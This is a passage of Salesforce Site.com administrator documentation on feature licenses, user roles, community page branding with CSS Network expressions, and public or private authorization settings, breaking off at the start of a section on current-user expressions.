First, review the Site.com feature table for detailed information on the feature license, permissions, and role required for each user.

After you've determined the appropriate access level required:

1. Allocate a feature license to the user by editing the user's profile. To allocate:
   - A Site.com Publisher feature license, select the `Site.com Publisher User` checkbox.
   - A Site.com Contributor feature license, select the `Site.com Contributor User` checkbox.

   After you allocate a feature license, users can access Site.com in the Force.com app menu in the Salesforce header.

   Note: If the checkboxes don't appear, verify that Site.com is enabled for your organization. See About Site.com Feature Licenses on page 3280.

2. Ensure the "View Setup and Configuration" permission is enabled. All users who create or edit websites in Site.com Studio need this permission.
3. Additionally, ensure that at least one user in your organization has both a Site.com feature license and the "Manage Users" permission. This way, someone can always reallocate user roles if a site's users are accidentally deleted.

   Warning: The "Manage Users" permission is powerful. It allows a user to manage all other users in your organization and not just Site.com.

4. Add users and assign user roles within a site. (When a user with the Site.com Publisher feature license creates a site, the user is automatically allocated the role of site administrator at the site level.)

The feature license, permissions, and user role all determine what a user can do in each site. For example, to create an administrative user who can manage all sites in your organization, assign a Publisher feature license and assign the role of site administrator at the site level.

For users who need only limited access to edit site content, but no administrative access, assign a Contributor feature license and a contributor role at the site level.

Alternatively, to create a user who can manage roles in a site, but without the ability to publish, assign a Publisher feature license, the “Manage Users” permission, and the designer role at the site level.

About Site.com User Roles

About Site.com User Roles

Available for purchase in: **Enterprise** and **Unlimited** Editions
Available (with limitations) in: **Developer** Edition

Each Site.com user must have a user role assigned at the site level, which controls what each user can do in a site. Users can have only one role per site, but their roles can vary between sites. For example, a person can be a site administrator on one site and a contributor on another.

To manage user roles in a site, you must either be the site administrator for that site, or have a Site.com feature license and the “Manage Users” permission.

Note: Communities users with the “Create and Manage Communities” permission are assigned the role of site administrator in a community’s Site.com site. However, they don’t appear in the User Roles section on the Overview tab of Site.com Studio.

Users can have one of three roles at the site level:

- Site administrator—Site administrators are users who can create and manage all site content. They can create sites, templates, style sheets, and pages, and also set up domains, publish sites, and assign user roles. This role requires the Site.com Publisher feature license.
- Designer—Designers have the same control over site content as site administrators, but they can’t manage domains or publish sites. By default, they can’t assign roles unless they have the “Manage Users” permission. This role requires the Site.com Publisher feature license.
- Contributor—Contributors have the most restricted access to content and can typically just edit page text and images. By default, they can’t assign roles unless they have the “Manage Users” permission. This role requires the Site.com Contributor feature license.

See the Site.com feature table on page 3284 for a detailed list each user role's capabilities.

About Site.com Feature Licenses

Managing Site.com Users and Roles

Available for purchase in: **Enterprise** and **Unlimited** Editions Available (with limitations) in: **Developer** Edition

User Permissions Needed	
To manage Site.com users:	`Site.com Publisher User` field enabled on the user detail page AND Site administrator role assigned at the site level

After you create a site, you can add other users and assign roles to them. If you haven't assigned Site.com feature licenses to your users, you won't be able to add them to a site.

Note: Communities users with the "Create and Manage Communities" permission are assigned the role of site administrator in a community's Site.com site. However, they don't appear in the User Roles section on the Overview tab of Site.com Studio.

When assigning a user role, be sure to add one that's compatible with the user's Site.com license. When users log into Site.com, their licenses are checked against the role assigned to them at the site level. If the license doesn't allow the permissions associated with the role, then the user is given the permissions associated with the license. For example, if a user has a Site.com Contributor feature license, but is assigned a role of site administrator, they will only have Contributor permissions regardless of the assigned role.

To add users and assign roles:

1. On the Overview tab in Site.com Studio, click **Site Configuration** > **User Roles**.
2. Click **Add Users**.
3. In the Available Users section, highlight the user you want to add.
4. Select the role from the Add as drop-down list.
5. Click the arrow to move the user to the Selected Users section.
6. Click **Save**.

To delete users:

1. In the User Roles view, select the user.

2. Click > **Remove**.
3. Click **OK**.

To change a user's role:

1. In the User Roles view, hover over the user's role.
2. Click the arrow to display all the roles.
3. Select the new role.

To delete or change the role of a group of users at the same time, use Bulk Actions.

1. In the User Roles view, select the check box beside each user's name.
2. Click **Bulk Actions**.
3. Select the action.
4. Click **Apply**.

Note: When updating the roles of several users at once, you can only assign the same role to all selected users.

About Site.com Features

About Site.com Features

Available for purchase in: **Enterprise** and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

The features available when editing a site in Site.com Studio vary depending on your Site.com feature license and also your user role for that particular site.

This table lists the required feature licenses, permissions, and roles for many of the Site.com Studio features.

Note:

- Communities users with the "Create and Manage Communities" permission are assigned the role of site administrator in a community's Site.com site.
- You can't create, delete, duplicate, export, or import community sites in Site.com.

GETTING STARTED WITH SITE.COM

Planning and Implementing a Site.com Website

Available for purchase in: **Enterprise** and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

User Permissions Needed	
To create or import Site.com sites:	`Site.com Publisher User` field enabled on the user detail page
To build, edit, and manage Site.com sites:	`Site.com Publisher User` field enabled on the user detail page AND Site administrator or designer role assigned at the site level
To edit only content in Site.com sites:	`Site.com Contributor User` field enabled on the user detail page AND Contributor role assigned at the site level


There are many approaches to building a website. The process that best suits you depends on many factors, such as the size of your team and the tasks you're responsible for.

If you're a site administrator or designer, you may be involved in every stage, including adding and maintaining the site's content. Alternatively, you may have contributors who add, edit, and maintain this content. And if you're a contributor, you may be responsible for editing and updating all of the site's content, or you may work with other contributors, designers, and site administrators to bring the site to completion.

This topic describes the various stages involved in creating a site with Site.com.

- **Plan the Site Design and Page Layout** (Site administrator or designer)—Before building the pages of the site, spend time planning the site design and basic layout. This stage is key to ensuring a consistent look and feel with the minimum amount of effort. From a hierarchical point of view, think about how many pages you need and whether they'll have subpages. Also consider how you want site visitors to navigate around your site.

  Next, plan the layout of the pages and identify the common elements that every page will have. In this example, the site has a header section that includes the company's logo and menu (1), and a footer section (2). However, the main section of the home page (3) differs from the rest of the site pages (4). Take note of these similarities and differences, because they will affect how you create your site pages.

- **Create the Site** (Site administrator or designer)—Once you've completed the planning stage, you're ready to get started! Log into the Site.com app and go to the Site.com tab, where you can create your first site. Your new blank site opens in Site.com Studio, a powerful environment for building the pages of your site.

  Note: Only users with the `Site.com Publisher User` field enabled on their user detail page can create and import sites.

- **Import Assets** (Site administrator or designer)—If you're working with a design agency, they may provide all of the files and assets you need, including a CSS style sheet. If you've created your own design, cut up the design and collect the assets, images, and files you plan to use in the site. Import the assets into Site.com Studio, where they appear in the Assets section of the Overview tab.
- **Create a Page Template** (Site administrator or designer)—Once you've decided on the layout, the quickest and most effective method is to use page templates to build the basic layout and then base your site pages on it. Try to keep the design of your main page template simple to make it easier to modify in the future. For more complicated site designs, such as the example graphic, you can use the main page template as the basis for a child template to achieve maximum flexibility. When you create your page template, you can choose from predesigned layouts that include headers, footers, and columns, or you can create a blank page template.
- **Lay Out the Page** (Site administrator or designer)—After you create the page template, you can modify the layout further to match the design of your site.
- **Create the Site Pages** (Site administrator or designer)—Using the template as a base, you can quickly create the site pages, which automatically inherit all the elements of the page template. Or if you need a standalone page that doesn't follow the site's overall design, you can create a blank page instead.

- **Add Features and Page Elements** (Site administrator or designer)—Use Site.com's prebuilt page elements to add features such as navigation menus, images, and data services, and include content blocks that contributors can edit. And add interactive, animated effects using events and actions.
- **Make Your Website Look Good** (Site administrator or designer)—Take advantage of cascading style sheets (CSS) to develop the look and feel of your website. If you're not completely up to speed with CSS, the Style pane provides an easy, visual way to create and manage styles. Or if you're a CSS expert who likes to get straight into the code, you can hand-code the site's style sheets.
- **Add and Edit Content** (Contributor)—At this stage, if you're a contributor, the site is usually ready for you to add and edit content such as text, images, videos, and hyperlinks. And as you work, you can upload any images or files you need.
- **Review and Test the Site** (Contributor, designer, or site administrator)—Testing the changes to the pages of your site happens throughout the development cycle. As a contributor, designer, or site administrator, you should always preview your changes to ensure they display as expected in a browser. And if you're a site administrator or designer, you can send a preview link to the site's reviewers so they can review the finished product before it goes live.
- **Publish the Site** (Site administrator only)—After testing is complete, you're ready to go live with your new site. Just set the site's domain information and then publish your changes to make your site live!

Using Site.com Studio as a Site Administrator or Designer
Using Site.com Studio as a Contributor

Site.com Tab Overview

Available for purchase in: **Enterprise** and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

User Permissions Needed	
To create or import Site.com sites:	`Site.com Publisher User` field enabled on the user detail page
To build, edit, and manage Site.com sites:	`Site.com Publisher User` field enabled on the user detail page AND Site administrator or designer role assigned at the site level
To edit only content in Site.com sites:	`Site.com Contributor User` field enabled on the user detail page AND Contributor role assigned at the site level

If you can't see the Site.com tab, go to the Site.com app. It's available in the Force.com app menu in the Salesforce header. Then click the Site.com tab to view the list of your Site.com sites. From this page you can:

- Click **New** to create or import a site. Only users with the `Site.com Publisher User` field enabled on their user detail page can create and import sites.
- Filter the sites you see by selecting a predefined list from the drop-down list. My Sites shows the sites you can access and your role. All Sites shows all the sites in your organization even if you don't have access to some of them.
- Click **Edit** next to a site to open it in Site.com Studio.
- Click **Preview** next to a site to see how it looks when rendered in a browser window.
- Click next to a site to duplicate, export, or delete it. Only users with the `Site.com Publisher User` field enabled on their user detail page and the role of site administrator or designer can duplicate, export, and delete sites. If a site has been published, you can't delete it until you take it offline.
- See the status of your site.
    - ◊ In Development—The site has never been published.
    - ◊ Published—The site has been published at least once.
- Click the title of any column to sort your site list. By default, sites are sorted by name.

Note: You can't create, delete, duplicate, export, or import community sites in Site.com.

Watch a Demo: Building a Website with Site.com (3:02 minutes)

Site.com Studio provides a dedicated site-building environment for site administrators and designers. Using the many features available, you can:

- Create page templates to base your site pages on.
- Create site pages.
- Import assets, such as images and files.
- Edit the site's style sheet or create new style sheets.
- View and edit a page or template.
- Add page elements to your site pages to provide features and functionality.
- Use data services to connect to Salesforce objects to retrieve and display, or to submit data.
- Create custom widgets that you and other users can reuse throughout the site.
- Create events to add interactive and animated effects to your website.
- Add IP restrictions to control site visitors' access to the pages, page templates, folders, and assets in your site.
- Add URL redirects to inform users and search engines if site content has moved
- Create folders to organize your site content.
- Preview your site or generate an anonymous preview link to send to other users.
- Manage the domain information for your site.
- Publish your recent changes to the live site.
- Duplicate, import, and export sites.

Note:

- Designers can't manage domains or publish content.
- You can't create, delete, duplicate, export, or import community sites in Site.com.

Understanding the Site Administrator and Designer's Overview Tab

Available for purchase in: **Enterprise** and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

User Permissions Needed	

To build, edit, and manage Site.com sites:	`Site.com Publisher User` field enabled on the user detail page AND Site administrator or designer role assigned at the site level
To manage domains and publish Site.com sites:	`Site.com Publisher User` field enabled on the user detail page AND Site administrator role assigned at the site level
To manage user roles:	`Site.com Publisher User` field enabled on the user detail page AND Site administrator role assigned at the site level OR “Manage Users”

As a site administrator or designer, when you open a site in Site.com Studio, it opens on the Overview tab. Here you can access and manage the site’s components and configure the site’s properties.



- Select a view (1) on the Overview tab to view its contents (2).
  - ◊ All Site Content—Create folders to organize your site content. In this view, you can also create pages, templates, and style sheets, and import assets.
  - ◊ Site Pages—Create site pages, open and edit pages, access page options, create site map links, and organize the site map. You can also switch between the default site map view ( ) and the list view ( ).
  - ◊ Page Templates—Create page templates to base your site pages on, open and edit existing templates, and access template options.
  - ◊ Style Sheets—Edit the site's style sheet or create new style sheets.
  - ◊ Assets—Import and manage assets, such as images and files.
  - ◊ Widgets—Build custom widgets that can you and your team can reuse throughout the site.
  - ◊ Trash Can—Retrieve deleted items. When you delete a page, template, stylesheet, or asset, it goes into the trash can. Deleted items remain in the trash can indefinitely. Retrieved items are restored to their original location. If the original location no longer exists, they are restored to the top-level root directory.
  - ◊ Recent Changes—View information about the most recently modified files.
  - ◊ Publish History—View information about the published files.
  - ◊ Site Configuration—Configure site properties, add IP restrictions, create URL redirects, manage domain information, and manage user roles.
- Use the toolbar (3) to:
  - ◊ Import assets, such as images and files.
  - ◊ Duplicate the site or create a new one.
  - ◊ Publish recent changes.
  - ◊ Preview your site or generate an anonymous preview link to send to other users.
- Use the site's pull-down menu (4) to:

- Open recently accessed sites.
- Exit Site.com Studio and return to Salesforce.
- Create a new site.
- Duplicate the site.

Note: You can't create, delete, duplicate, export, or import community sites in Site.com.

Site.com Overview

USING SITE.COM WITH COMMUNITIES

Customizing Communities With Site.com Overview

Each community has one associated Site.com site that lets you add custom, branded pages to your community. By default, Site.com pages are publicly available and don't require login, but you can also create private pages that only community members can access.

For more detailed information about using Site.com, check out the online help.

Before You Begin

Communities users with the "Create and Manage Communities" permission automatically have full site administrator access to a community's Site.com site. To let Communities users without the permission edit the site, you must purchase and assign either a Site.com Publisher or a Site.com Contributor feature license, and assign a user role at the site level.

See About Site.com User Roles on page 3282.

Tips and Considerations

- Communities users with the "Create and Manage Communities" permission are assigned the role of site administrator in a community's Site.com site. However, they don't appear in the User Roles section on the Overview tab of Site.com Studio.
- You can't create, delete, duplicate, export, or import community sites in Site.com.
- When working with data-bound page elements, such as data repeaters and forms, keep in mind that the objects listed may not be available to site visitors. For authenticated visitors, object access on public and private pages is controlled by their user profiles. For unauthenticated visitors, object access on public pages is controlled by the site's guest user profile.
- When adding forms to authenticated community pages in Site.com, set the current user for Salesforce objects that require the Owner ID field. Setting the current user (as opposed to the default guest user) lets you identify the authenticated user when the form is submitted. To set the current user for the Owner ID field, select the field in the form, click **Configure** under Field Properties in the Properties pane, select `Global Property` as the source, and select `Current userID` as the value.
- The home page and 404 page you specify for Site.com Community sites in Site Configuration set the home and 404 pages for the Site.com Community site only. Community home pages are set in the Tabs section of the Create Community wizard. Community error pages are specified in Force.com Setup, under **Pages**.
- When your Site.com Community site is offline, users are redirected to the Page Not Found page defined in Force.com Setup, under **Pages**.

Using Site.com to Customize Your Community
Salesforce Communities Overview

Using Site.com to Customize Your Community

Available for purchase in: **Enterprise** and **Unlimited** Editions Available (with limitations) in: **Developer** Edition

User Permissions Needed	
To build, edit, and manage a community's custom pages:	"Create and Manage Communities" OR `Site.com Publisher User` field enabled on the user detail page AND Site administrator or designer role assigned at the site level

Communities users can use Site.com to build custom, branded pages for a community. There are many approaches to building custom pages for your community, but these are some of the typical stages involved:

- **Import Assets**—Collect the assets, images, and files you plan to use on your custom page. Import the assets into Site.com Studio, where they appear in the Assets section of the Overview tab.
- **Create Branded Pages**—The quickest and easiest way to create branded pages is to use the Community Template, which is automatically included with all Site.com community sites. When you create a new page based on the Community Template, the page includes all of the branded styles in your community, including the community's header and footer. If you want even more control over the look and feel of your community page, you can create your own page template, drag community headers and footers to it from the Widgets section of the Page Elements pane, and add other community styles.
- **Use Branded CommunityStyles**—Develop the look and feel of your custom pages by using the CommunityBranding style sheet, or by creating branded community styles in your own cascading style sheets (CSS). If you're not completely up to speed with CSS, the Style pane provides an easy, visual way to create and manage styles. Or if you're a CSS expert who likes to get straight into the code, you can hand-code community styles right in your own style sheets.
- **Create Public Pages**—Using the template as a base, you can quickly create pages, which automatically inherit all the elements of the page template. Or if you need a standalone page that doesn't follow the overall design, you can create a blank page instead.
- **Make Pages Private**—By default, any page you create in Site.com Studio is publicly available. However, you can make pages private so that only logged-in Communities users can access them.
- **Add Features and Page Elements**—Use Site.com's prebuilt page elements to add features such as navigation menus, images, and content blocks. Retrieve data from your organization's objects and dynamically display it on your site pages using data repeaters and data tables. Alternatively, gather and submit data from visitors using forms.
- **Add and Edit Content**—At this stage, the page is usually ready for you to add and edit content such as text, images, videos, and hyperlinks. And as you work, you can upload any images or files you need.
- **Review and Test the Page**—Testing the changes to your page happens throughout the development cycle. You should always preview your changes to ensure they display as expected in a browser. You can also send a preview link to reviewers so they can review the finished product before it goes live.

- **Publish the Page**—After testing is complete, you're ready to make the page available to your community by publishing your changes.
- **Add Authenticated Pages to Your Community's Tab**—Now that the page is tested and published, if you're working with authenticated pages, the final step is to add the page to a tab in your community.

Customizing Communities With Site.com Overview
Salesforce Communities Overview
Branding Your Community

CREATING BRANDED PAGES IN SITE.COM

Creating Branded Pages Overview

When you create a new Community site, Salesforce automatically creates a new Site.com site and associates it with your community.

Available for purchase in: **Enterprise** and **Unlimited** Editions
Available (with limitations) in: **Developer** Edition

With Site.com Community sites you can:

- Use the branded Community template to create Site.com pages for your community.
- Use the `CommunityBranding` style sheet to style Site.com pages using CSS.
- Create your own community CSS styles using a number of available `Network` namespace expressions.

Creating Branded Pages from the Community Template

Site.com Community sites include a branded template that you can use to create new community site pages.

Available for purchase in: **Enterprise** and **Unlimited** Editions
Available (with limitations) in: **Developer** Edition

User Permissions Needed	
To build, edit, and manage a community's custom pages:	"Create and Manage Communities" OR `Site.com Publisher User` field enabled on the user detail page AND Site administrator or designer role assigned at the site level

The styles for the `Community Template` come from the `CommunityBranding` style sheet, which is automatically included for all new Site.com Community sites.

To create branded pages from the `Community Template`:

1. On the Site.com Overview tab, hover over Site Pages and click **New**.
2. Type the new community page name. Page names can't include spaces or special characters, such as #, ?, or @.
3. Make sure `Community Template` is selected for the page template.
4. Click **Create**.

Note:

- Community branding options, such as headers, footers, and page colors, are set from the Manage Communities page in Force.com Setup.
- Empty community headers and footers, or headers that contain only images, won't work in Site.com. Be sure to specify customized HTML blocks for your community headers and footers if you're creating Site.com pages from the `Community Template`, or creating community headers and footers using `Network` namespace expressions.
- Community headers and footers are available as widgets in Site.com community pages. To add a community header or footer to a blank page, drag it to the page from the Widgets section of the Page Elements pane.

Creating Site.com Page Templates

Applying Community Styles from the CommunityBranding Style Sheet

The `CommunityBranding` style sheet contains a set of CSS styles created from `Network` namespace expressions.

Available for purchase in: **Enterprise** and **Unlimited** Editions	
Available (with limitations) in: **Developer** Edition	

User Permissions Needed	
To build, edit, and manage a community's custom pages:	"Create and Manage Communities" OR `Site.com Publisher User` field enabled on the user detail page AND Site administrator or designer role assigned at the site level

The `CommunityBranding` style sheet is attached to the `Community Template`, and is responsible for the template's branded look and feel. You can access the styles in the `CommunityBranding` style sheet and apply them directly to elements on any page.

To apply community styles using the `CommunityBranding` style sheet:

1. Make sure the `CommunityBranding` style sheet is attached to the Site.com page you want to brand. (See Creating and Using CSS Style Sheets on page 3361.)

   Note: All Site.com pages based on the `Community Template` automatically have the `CommunityBranding` style sheet attached to them.

2. Select the element on the page you want to style.
3. Open the Style pane.
4. Select Class.
5. Start typing "brand".
   A list of all of the available styles in the `CommunityBranding` styles sheet appears.
6. Select the style you want to apply.

See Also:

Creating Branded Pages Overview
Creating Branded Pages from the Community Template
Viewing the CommunityBranding Style Sheet
Creating and Using CSS Style Sheets

Creating Community Styles in a CSS Style Sheet

Branded Community styles are available in Site.com Community sites through `Network` namespace expressions.

Available for purchase in: **Enterprise** and **Unlimited** Editions	
Available (with limitations) in: **Developer** Edition	

User Permissions Needed	
To build, edit, and manage a community's custom pages:	"Create and Manage Communities" OR `Site.com Publisher User` field enabled on the user detail page AND Site administrator or designer role assigned at the site level

You can access a full list of available `Network` namespace expressions to create new community styles in any CSS style sheet. When you add an expression to a CSS rule, Site.com "pulls in" the style as it's defined in the community, and displays it on your page.

To create community styles in a CSS style sheet:

1. Open an existing style sheet or create a new style sheet. (See Creating and Using CSS Style Sheets on page 3361.)
2. Click **Edit Style Sheet Code**.
3. Add a new community style rule by using any of the available `Network` expressions. You can create both ID styles and class styles. For example:

```
#main_content_block {
  background-color: {!Network.primaryColor};
  color: {!Network.primaryComplementColor};
}
.secondary_content_blocks{
  background-color: {!Network.zeronaryColor};
  color: {!Network.zeronaryComplementColor};
}
```

4. Apply the new styles to elements on other pages.

Note: Remember, the style sheet that contains your community styles must be attached to the page containing your styled elements.

Expressions Available for Community Branding
Creating and Using CSS Style Sheets

Expressions Available for Community Branding

Available for purchase in: **Enterprise** and **Unlimited** Editions
Available (with limitations) in: **Developer** Edition

You can use the `Network` namespace expressions listed on this page to create your own Community styles.

Community branding options, such as headers, footers, and page colors, are set from the Manage Communities page in Force.com Setup.

Note:

- Empty community headers and footers, or headers that contain only images, won't work in Site.com. Be sure to specify customized HTML blocks for your community headers and footers if you're creating Site.com pages from the `Community Template`, or creating community headers and footers using `Network` namespace expressions.
- Community headers and footers are available as widgets in Site.com community pages. To add a community header or footer to a blank page, drag it to the page from the Widgets section of the Page Elements pane.

Network Expression	Corresponding Community Branding Page Element
`{!Network.header}`	Custom content of the community header.
`{!Network.footer}`	Custom content of the community footer.
`{!Network.zeronaryColor}`	The background color for the community header.
`{!Network.zeronaryComplementColor}`	The font color used with `zeronaryColor`.
`{!Network.primaryColor}`	The color used for active tabs in the community.
`{!Network.primaryComplementColor}`	The font color used with `primaryColor`.
`{!Network.secondaryColor}`	The color used for the top border of lists and tables in the community.
`{!Network.tertiaryColor}`	The background color for section headers on edit and detail pages in the community.
`{!Network.tertiaryComplementColor}`	The font color used with `tertiaryColor`.
`{!Network.quaternaryColor}`	The background color for pages in the community.
`{!Network.quaternaryComplementColor}`	The font color used with `quaternaryColor`.

Creating Community Styles in a CSS Style Sheet

Viewing the CommunityBranding Style Sheet

The `CommunityBranding` style sheet contains a set of branded styles from your community.

Available for purchase in: **Enterprise** and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

Community branding options, such as headers, footers, and page colors, are set from the Manage Communities page in Force.com Setup.

To see the Community styles in the `CommunityBranding` style sheet, on the Site.com Overview tab, click Style Sheets, and click the `CommunityBranding` style sheet. The Community styles are listed on the left. To see the code for the style sheet, click **Edit Style Sheet Code**.

A total of fourteen Community class styles are provided. These are the default contents of the style sheet:

```
.brandZeronaryBgr {
 background-color: {!Network.zeronaryColor} !important;
}
.brandZeronaryFgr {
 color: {!Network.zeronaryComplementColor} !important;
}
.brandPrimaryBgr {
 background-color: {!Network.primaryColor} !important;
}
.brandPrimaryFgr {
 color: {!Network.primaryComplementColor} !important;
}
.brandPrimaryBrd2 {
 border-color: {!Network.primaryComplementColor} !important;
}
.brandPrimaryFgrBrdTop {
 border-top-color: {!Network.primaryComplementColor} !important;
}
.brandPrimaryBrd {
 border-top-color: {!Network.primaryColor} !important;
}
.brandSecondaryBrd {
 border-color: {!Network.secondaryColor} !important;
}
.brandSecondaryBgr {
 background-color: {!Network.secondaryColor} !important;
}
.brandTertiaryFgr {
 color: {!Network.tertiaryComplementColor} !important;
}
.brandTertiaryBgr {
 background-color: {!Network.tertiaryColor} !important;
 color: {!Network.tertiaryComplementColor} !important;
 background-image: none !important;
}
.brandTertiaryBrd {
 border-top-color: {!Network.tertiaryColor} !important;
}
.brandQuaternaryFgr {
 color: {!Network.quaternaryComplementColor} !important;
}
.brandQuaternaryBgr {
```

```
 background-color: {!Network.quaternaryColor} !important;
}
```

ADDING AUTHENTICATED PAGES

Site.com Authorization Overview

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

As part of your site design, you might want to control what content is public and private to your site visitors. New sites are initially set so that all site resources, such as folders and pages, are public. You can change the default setting from the Authorization view found under Site Configuration.

The global site authorization options are:

- No Authorization (default)—All resources are public.
- Requires Authorization—All resources are private.
- Custom—All resources are public by default, but can be made private.

The No Authorization and Requires Authorization options let you quickly make your site either all public or all private. But, if you want to control access to individual pages, folders, and other resources, use the Custom option. Selecting Custom enables a `Requires Authorization` checkbox on the Actions menu for all resources throughout the site. You can define authorization at the site, folder, page, and individual resource level. As you mark items for authorization, a lock icon appears on them. After a resource, like a page, is marked as private, users who aren't logged into Salesforce are asked to log in when they try to access it.

Resources can inherit their privacy setting from folders. For example, when a resource, such as a site folder, is marked for authorization, anything placed in that folder inherits the folder's authorization setting and becomes private. If you drag that resource into a public folder, it becomes public again. But, if you explicitly mark a resource as private using the Actions menu, and then drag it into a public folder, it still remains private because the privacy setting at the resource level dominates.

When you use the Custom option, an authorization table appears in the Authorization view that lets you manage your private resources/items marked as private. You can remove authorization from a resource by either deleting it from the authorization table, or by deselecting the Requires Authorization box on the item itself.

Setting Authorization on Your Site

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To manage authorization:	You must be an administrative user on the site

User Permissions Needed	
To build, edit, and manage a community's custom pages:	"Create and Manage Communities" OR `Site.com Publisher User` field enabled on the user detail page AND Site administrator or designer role assigned at the site level

As part of your site design, you might want to control what content is public and private to your site visitors. New sites are initially set so that all site resources, such as folders and pages, are public. You can change the default setting from the Authorization view found under Site Configuration.

The global site authorization options are:

- No Authorization (default)—All resources are public.
- Requires Authorization—All resources are private.
- Custom—All resources are public by default, but can be made private.

1. Open your site for editing.
2. Click **Site Configuration** > **Authorization**.

3. Select an authorization option.

See Also:

Site.com Authorization Overview
Setting Custom Authorization
Removing Site.com Authorization

Setting Custom Authorization

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To manage authorization:	You must be an administrative user on the site

When you select Custom authorization, you get a great deal of flexibility in controlling access to your site. Not only can you control who has access to top level resources, like folders and pages, but you can also set access at the individual resource level.

Using Custom authorization at the folder level is a great way to make a large number of resources private without having to mark them individually. Let's say you periodically run sale offers for your paid users. If you drag all the sale pages into a special folder you mark for authorization, they instantly inherit the folder's setting. Users will need to log in to access them. Plus, if you decide to make one of the sale pages available to everyone, you can simply drag it back into a public folder, or to the root of the All Site Content area.

1. Open you site for editing.
2. Click **Site Configuration** > **Authorization**.
3. Select **Custom**.
4. Click **All Site Content**.
5. Create a folder to hold the private pages if it doesn't already exist.
6. From the folder's Actions menu, select **Requires Authorization**. You'll see the lock appear on the folder. It is now private.
7. Drag any pages you want to make private into the folder. A lock appears on them too.

Let's take another example. If you have a page that you'd like to keep private no matter where it resides, you can set its authorization using the Actions menu. After you set it at the individual resource level, it remains private even if you drag it into a folder that isn't set to private. In other words, an resource marked private is always private until you deselect **Requires Authorization** on the Actions menu.

If you check the Authorization page, you'll see all folders and resources marked private are listed in the authorization table where you can view and delete them.

Site.com Authorization Overview
Setting Authorization on Your Site
Removing Site.com Authorization

Removing Site.com Authorization

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To manage authorization:	You must be an administrative user on the site

You can remove authorization for a resource by either deleting it from the authorization table under Site Configuration, or by deselecting **Requires Authorization** from the menu.

1. Open your site for editing.
2. Click **Site Configuration** > **Authorization**.
3. From the authorization table, click **Delete** next to the item you want to remove. Alternatively, navigate to the All Site Content view. Select the resource. From the Actions menu, deselect **Requires Authorization**.

If a resource is explicitly marked as private using the Actions menu, then you must remove authorization from it using the Actions menu. For example, if a page marked private is dragged into a folder that's public, it remains private. Likewise, if you drag it into a folder that's already private, and remove the authorization on that folder, the page will still be private.

DISPLAYING CURRENT COMMUNITY USER INFORMATION IN SITE.COM

Displaying Current Community User Information

Site.com designers creating authenticated pages for a community site can display the current user's information by accessing `CurrentUser` namespace expressions.

Available for purchase in: **Enterprise** and **Unlimited** Editions Available (with limitations) in: **Developer** Edition

User Permissions Needed	
